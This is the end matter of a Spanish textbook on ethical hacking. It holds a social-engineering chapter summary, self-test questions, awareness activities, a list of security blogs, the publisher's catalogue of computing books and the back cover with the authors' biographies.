En este capítulo hemos analizado los tipos de ataques que escapan a los métodos técnicos y no requieren, en general, grandes conocimientos sobre seguridad informática, sino que se basan en una serie de características y patrones del comportamiento humano. Estudiamos el impacto de la ingeniería social y la necesidad de concientización al respecto en múltiples niveles, incluyendo temas como el phishing y el robo de identidad. Finalmente, hemos volcado los conceptos teóricos a dos ejemplos en los que combinamos los conocimientos adquiridos en la implementación de un ataque basado en la ingeniería social.

Actividades

TEST DE AUTOEVALUACIÓN

1. ¿Cómo se puede minimizar el impacto de los ataques de ingeniería social en una empresa?
2. ¿Cuáles son las pautas para evitar ser víctimas del robo de identidad?
3. ¿Por qué las redes sociales son un foco importante de ataque para los delincuentes informáticos?
4. ¿Cuál es el problema de seguridad que introduce la mensajería instantánea?
5. ¿Cómo es posible detectar si un e-mail es un phishing o no?
6. ¿Qué es un kit de phishing y cómo se lo utiliza?
7. ¿Cuáles son los factores psicológicos principales que entran en juego en la ingeniería social?
8. ¿Qué ejemplos podría dar sobre obtención de información sin medios informáticos?
9. Para los ataques de tipo Client Side, enumere y explique los escenarios que se pueden considerar antes de lanzar un ataque.
10. ¿En qué tipo de evaluación de seguridad utilizaría como vector de ataque la infección por malware? Describa cómo lo implementaría en una organización.

ACTIVIDADES PRÁCTICAS

1. Analizar las decisiones de los filtros automáticos de los servidores de correo más populares, como Hotmail y Gmail, para comprender por qué definen los mails como potencialmente peligrosos.
2. Intentar identificar la información sensible que las personas dan como parte de sus conversaciones cotidianas.
3. Verificar las configuraciones de las redes sociales propias, analizando cada una en detalle.
4. Analizar todas las huellas que se dejan en un día de actividad normal, que nos harían susceptibles a robo de información o de identidad, o que afectarían la privacidad.
5. Hablar con los adultos mayores familiares y amigos para concientizarlos acerca del uso de las tecnologías y la posibilidad de ser engañados por Internet.

Servicios al lector

En esta sección nos encargaremos de presentar un útil índice temático para que podamos encontrar en forma sencilla los términos que necesitamos.

Indice temático


Sitios web relacionados

SECURITY BY DEFAULT ● www.securitybydefault.com

Security by default (SBD) es uno de los blogs de seguridad más reconocidos de habla hispana. Desde el año 2008 nos acerca las últimas y más novedosas investigaciones en materia de seguridad, sin duda encontraremos contenido más que interesante.


SECURITYARTWORK ● www.securityartwork.es

Al igual que SBD, este blog es uno de los referentes de habla hispana por lo tanto no es posible dejar de visitarlo. El blog está online desde 2007 y clasificado en categorías como Noticias, I+D, General, Gestión y WiFi, entre otras tantas.



UN INFORMÁTICO EN EL LADO DEL MAL ● www.elladodelmal.com

Siguiendo con los amigos y colegas españoles, el blog de Chema Alonso es un clásico en el mundo de la seguridad. Desde 2006 nos trae las últimas novedades, herramientas y su FOCA, siempre con un enfoque único y, sobre todo, un toque de humor inconfundible.



SEGU-INFO ● http://blog.segu-info.com.ar

En el blog de Cristian Borghello, encontraremos las últimas noticias del mundo de la seguridad, tanto de Latinoamérica como de la Argentina en particular. Además encontraremos una serie de artículos que reunen datos importantes sobre temas relacionados.

COMUNIDAD DRAGONJAR ● www.dragonjar.org

Desde Colombia, la comunidad conocida como DragonJar nos acerca las últimas novedades en seguridad con un enfoque eminentemente práctico. Ofrece una sección de laboratorios para poner en práctica lo que aprendamos en materia de seguridad.

SEGURIDAD ● http://seguridad-de-la-informacion.blogspot.com

El blog está a cargo de Javier Cao Avellaneda, y en él encontrarán información de primera mano relacionada con la gestión de la seguridad, en especial, con ISO 27001 y temas de privacidad. La visita a este sitio nos reportará información muy interesante.

DABO BLOG ● www.daboblog.com

Si la combinación software libre y seguridad nos parece explosiva e interesante, es preciso visitar el blog de David Hernández. Fanático de la distribución Debian hasta la médula y administrador de servidores web Linux nos entregará los mejores consejos y datos.

SECURETECH ● www.securetech.com.ar


En el blog de Mariano del Río hay información de calidad y reflexiones sobre distintos temas de seguridad, en particular, aquellos relacionados con privacidad, gestión de incidentes y cloud computing. También veremos trucos y consejos relevantes.

LABORATORIO DE ESET ● http://blogs.eset-la.com/laboratorio

Además de información relacionada con el malware y sobre cómo protegerse de él, también se brindan recomendaciones generales para evitar los riesgos más comunes en seguridad. Tambuñen encontraremos una colección de enlaces importantes.


BLOG DE LENNY ZELTSER ● http://blog.zeltser.com

Uno de los cuatro blogs en idioma inglés de la lista. Encontraremos aquí una amplia diversidad de temas relacionados con la seguridad. En especial, con el análisis de malware, tema que Lenny domina y enseña en el SANS Institute.




SCHNEIER ON SECURITY ● www.schneier.com

El blog de Bruce Schneier, una leyenda en lo que a seguridad y criptografía se refiere. Es autor de varios libros y en su blog aborda temas que se relacionan no solo con el ámbito tecnológico, también nos ofrece enlaces y recursos interesantes.



BLOG DE DEJAN KOSUTIC ● http://blog.iso27001standard.com

Dejan Kosutic es un profesional de la Seguridad de la Información especializado en las normas ISO 27001 e ISO 22301. En su blog encontraremos una gran cantidad de información muy valiosa sobre implementaciones correspondientes a SGSI y BCP.



Esta obra está dirigida a todos aquellos que buscan ampliar sus conocimientos sobre Access.


→ 320 páginas / ISBN 978-987-1857-45-6

Este libro nos introduce en el apasionante mundo del diseño y desarrollo web con Flash y AS3.

→ 320 páginas / ISBN 978-987-1857-40-1


Esta obra presenta un completo recorrido a través de los principales conceptos sobre las TICs y su aplicación en la actividad diaria.

→ 320 páginas / ISBN 978-987-1857-41-8



Este libro está dirigido tanto a los que se inician con el overclocking, como a aquellos que buscan ampliar sus experiencias.

→ 320 páginas / ISBN 978-987-1857-30-2



Este manual único nos introduce en el fascinante y complejo mundo de las redes inalámbricas.

→ 320 páginas / ISBN 978-987-1773-98-5

Esta increíble obra está dirigida a los entusiastas de la tecnología que quieran aprender los mejores trucos de los expertos.

→ 320 páginas / ISBN 978-987-1857-01-2

Esta obra se encuentra destinada a todos los desarrolladores que necesitan avanzar en el uso de la plataforma Adobe Flash.


→ 320 páginas / ISBN 978-987-1857-00-5

Un libro clave para adquirir las herramientas y técnicas necesarias para crear un sitio sin conocimientos previos.

→ 320 páginas / ISBN 978-987-1773-99-2

Una obra para aprender a programar en Java y así insertarse en el creciente mercado laboral del desarrollo de software.

→ 352 páginas / ISBN 978-987-1773-97-8




Este libro presenta un nuevo recorrido por el máximo nivel de C# con el objetivo de lograr un desarrollo más eficiente.

→ 320 páginas / ISBN 978-987-1773-96-1


Esta obra presenta todos los fundamentos y las prácticas necesarios para montar redes en pequeñas y medianas empresas.

→ 320 páginas / ISBN 978-987-1773-80-0



Una obra única para aprender sobre el nuevo estándar y cómo aplicarlo a nuestros proyectos.

→ 320 páginas / ISBN 978-987-1773-79-4




Un libro imprescindible para aprender cómo programar en VB.NET y así lograr el éxito profesional.

→ 352 páginas / ISBN 978-987-1773-57-2

Una obra para aprender los fundamentos de los microcontroladores y llevar adelante proyectos propios.

→ 320 páginas / ISBN 978-987-1773-56-5




Un manual único para aprender a desarrollar aplicaciones de escritorio y para la Web con la última versión de C#.

→ 352 páginas / ISBN 978-987-1773-26-8

Un manual imperdible para aprender a utilizar Photoshop desde la teoría hasta las técnicas avanzadas.

→ 320 páginas / ISBN 978-987-1773-25-1




Una obra imprescindible para quienes quieran conseguir un nuevo nivel de profesionalismo en sus blogs.

→ 352 páginas / ISBN 978-987-1773-18-3


Un libro único para ingresar en el apasionante mundo de la administración y virtualización de servidores.

→ 352 páginas / ISBN 978-987-1773-19-0




Esta obra permite sacar el máximo provecho de Windows 7, las redes sociales y los dispositivos ultraportátiles del momento.

→ 352 páginas / ISBN 978-987-1773-17-6



Este libro presenta la fusión de las dos herramientas más populares en el desarrollo de aplicaciones web: PHP y MySQL.

→ 432 páginas / ISBN 978-987-1773-16-9




Este manual va dirigido tanto a principiantes como a usuarios que quieran conocer las nuevas herramientas de Excel 2010.

→ 352 páginas / ISBN 978-987-1773-15-2

Esta guía enseña cómo realizar un correcto diagnóstico y determinar la solución para los problemas de hardware de la PC.

→ 320 páginas / ISBN 978-987-1773-14-5



Este libro brinda las herramientas para acercar al trabajo diario del desarrollador los avances más importantes en PHP 6.

→ 400 páginas / ISBN 978-987-1773-07-7

Un libro imprescindible para quienes quieran aprender y perfeccionarse en el dibujo asistido por computadora.

→ 384 páginas / ISBN 978-987-1773-06-0

Este libro único nos permitirá alcanzar el grado máximo en el manejo de Windows: Administrador Profesional.


→ 352 páginas / ISBN 978-987-1773-08-4

Una obra ideal para todos aquellos que busquen realizar manipulación y retoque de imágenes de forma profesional.

→ 320 páginas / ISBN 978-987-1773-05-3

Este manual presenta todo sobre producción musical, desde composición y masterizado, hasta distribución final del producto.

→ 320 páginas / ISBN 978-987-1773-04-6




Una obra imperdible para aprovechar al máximo las herramientas de código libre en la vida cotidiana.

→ 320 páginas / ISBN 978-987-26013-8-6

Un libro fundamental para aprender a trabajar de forma profesional con las herramientas audiovisuales de Adobe.

→ 320 páginas / ISBN 978-987-26013-9-3



Un manual ideal para aprender todo sobre la nueva versión de Office y las posibilidades de trabajo online que ofrece.

→ 352 páginas / ISBN 978-987-26013-6-2

Un manual imperdible para aprender a usar este programa y aprovechar todas sus posibilidades al máximo.

→ 320 páginas / ISBN 978-987-26013-4-8

Esta obra única nos introduce en .NET para aprender sobre la última versión del lenguaje más utilizado de la actualidad.


→ 400 páginas / ISBN 978-987-26013-5-5

Este libro imprescindible nos enseña cómo mantener nuestra información protegida de todas las amenazas de la Web.

→ 320 páginas / ISBN 978-987-26013-1-7

Un manual imperdible para guardar como guía de referencia y para aplicar siempre ante entornos complejos.

→ 368 páginas / ISBN 978-987-26013-0-0



Un libro imprescindible para exprimir al máximo las capacidades multimedia que ofrecen Internet y Windows 7.

→ 352 páginas / ISBN 978-987-663-036-8

Una obra fundamental para aprender a programar desde cero con la última versión del lenguaje más robusto.


→ 368 páginas / ISBN 978-987-663-039-9

Este libro único nos brindará todas las respuestas para dominar los dos blogs más populares de la Web: Blogger y WordPress.

→ 320 páginas / ISBN 978-987-663-037-5

Una obra única para aprender de manera visual cómo armar, actualizar y solucionar los problemas de la PC.

→ 320 páginas / ISBN 978-987-663-034-4




Esta obra nos dará las respuestas a todas las preguntas que necesitamos plantear para dominar por completo Windows 7.

→ 320 páginas / ISBN 978-987-663-035-1

Una obra única para exprimir al máximo el hardware del hogar sin necesidad de gastar dinero extra.

→ 352 páginas / ISBN 978-987-663-029-0




Un libro fundamental para dominar por completo el programa de bases de datos de Office.

→ 320 páginas / ISBN 978-987-663-025-2

Un manual imperdible para aprender de forma visual y práctica todo sobre las redes basadas en tecnología Cisco.

→ 320 páginas / ISBN 978-987-663-024-5



Un libro imprescindible que nos permitirá explorar todas las posibilidades que ofrece la suite a través de proyectos reales.

→ 352 páginas / ISBN 978-987-663-023-8

Este libro fundamental nos muestra de forma práctica cómo crear sitios web atractivos y profesionales.

→ 320 páginas / ISBN 978-987-663-022-1

Esta obra parte de la experiencia de muchos usuarios para presentar las respuestas más interesantes y creativas sobre Excel.

→ 336 páginas / ISBN 978-987-663-021-4

CURSOS INTENSIVOS CON SALIDA LABORAL

Los temas más importantes del universo de la tecnología, desarrollados con la mayor profundidad y con un despliegue visual de alto impacto: explicaciones teóricas, procedimientos paso a paso, videotutoriales, infografías y muchos recursos más.

- 25 Fascículos
- 600 Páginas
- 2 DVDs / 2 Libros

Curso para dominar las principales herramientas del paquete Adobe CS3 y conocer los mejores secretos para diseñar de manera profesional. Ideal para quienes se desempeñan en diseño, publicidad, productos gráficos o sitios web.

Obra teórica y práctica que brinda las habilidades necesarias para convertirse en un profesional en composición, animación y VFX (efectos especiales).

- 25 Fascículos
- 600 Páginas
- 2 CDs / 1 DVD / 1 Libro


- 25 Fascículos
- 600 Páginas
- 4 CDs

Obra ideal para ingresar en el apasionante universo del diseño web y utilizar Internet para una profesión rentable. Elaborada por los máximos referentes en el área, con infografías y explicaciones muy didácticas.

Brinda las habilidades necesarias para planificar, instalar y administrar redes de computadoras de forma profesional. Basada principalmente en tecnologías Cisco, busca cubrir la creciente necesidad de profesionales.

- 25 Fascículos
- 600 Páginas
- 3 CDs / 1 Libros

CONÉCTESE CON LOS MEJORES LIBROS DE COMPUTACIÓN



Esta obra presenta un panorama de las principales técnicas y herramientas utilizadas por los hackers, y de los conceptos necesarios para entender su manera de pensar, prevenir sus ataques y estar preparados ante las amenazas más frecuentes.

» SEGURIDAD / EMPRESAS
» 352 PÁGINAS
» ISBN 978-987-663-008-5

LLEGAMOS A TODO EL MUNDO VÍA OCA* Y DHL**

MÁS INFORMACIÓN / CONTÁCTENOS

usershop.redusers.com +54 (011) 4110-8700 usershop@redusers.com

*SÓLO VÁLIDO EN LA REPÚBLICA ARGENTINA // **VÁLIDO EN TODO EL MUNDO EXCEPTO ARGENTINA

USERS


ETHICAL HACKING 2.0

Esta obra fundamental va dirigida a todos aquellos técnicos, administradores de redes y entusiastas que quieran conocer o profundizar sobre las técnicas y herramientas utilizadas por los hackers. A través de sus páginas, abordaremos demostraciones prácticas y referencias documentales que nos permitirán analizar el impacto que tienen los ataques de los hackers. Además, repasaremos cuestiones de ética y legalidad, así como los diferentes tipos de Ethical Hacking. También analizaremos las etapas de relevamiento y acceso, la seguridad en los entornos web y los ataques propios del comportamiento humano. De esta forma, el libro no solo busca compartir los conceptos y técnicas relevantes, sino también transmitir y contagiar esa pasión que mueve el engranaje intelectual y da fruto a la innovación en el terreno de la seguridad informática.

> **La función del Ethical Hacker será determinar lo que un intruso puede hacer sobre un sistema y la información, y velar por su protección.**

EN ESTE LIBRO APRENDERÁ:

- **Introducción al Ethical Hacking:** Los conceptos sobre seguridad informática; los hackers, crackers y otros personajes; y cómo mantenerse informado.
- **Ethical Hacking:** Ética y legalidad, cuáles son los tipos de ataque y las evaluaciones de seguridad. Los informes de trabajo, autotesteo y contratación.
- **Anatomía de un ataque:** Etapa de relevamiento, reconocimiento y escaneo. Metodologías, identificación de vectores de ataque y gestión de vulnerabilidades. Etapa de acceso. El ocultamiento de archivos, la minimización de huellas y los sistemas de auditoría.
- **Internet y redes:** La Web como campo de batalla, sus componentes y protocolos asociados. Técnicas de ataque. Los servidores y mecanismos de autenticación.
- **Ataques sin tecnología:** La psicología del ser humano y las problemáticas de las empresas. Explorando la ingeniería social y el robo de identidad.



SOBRE LOS AUTORES

Héctor Jara es licenciado en Tecnologías de las Comunicaciones y se ha especializado en el desarrollo e implementación de Sistemas de Gestión de la Seguridad de la Información. Da clases en la universidad e instruye en capacitación tecnológica.

Federico G. Pacheco es especialista en Seguridad de la Información, orientado a la consultoría, investigación y educación, con diez años de experiencia docente. Participa periódicamente en conferencias relacionadas con seguridad, tecnología, software libre y educación.

NIVEL DE USUARIO

Intermedio / Avanzado

CATEGORÍA

Seguridad

ISBN 978-987-1857-63-0

9 789871 857630 >

RU RedUSERS

PROFESOR EN LÍNEA

Ante cualquier consulta técnica relacionada con el libro, puede contactarse con nuestros expertos: profesor@redusers.com.

ETHICAL HACKING 2.0

Versión completamente mejorada, actualizada y ampliada de la obra "Ethical Hacking".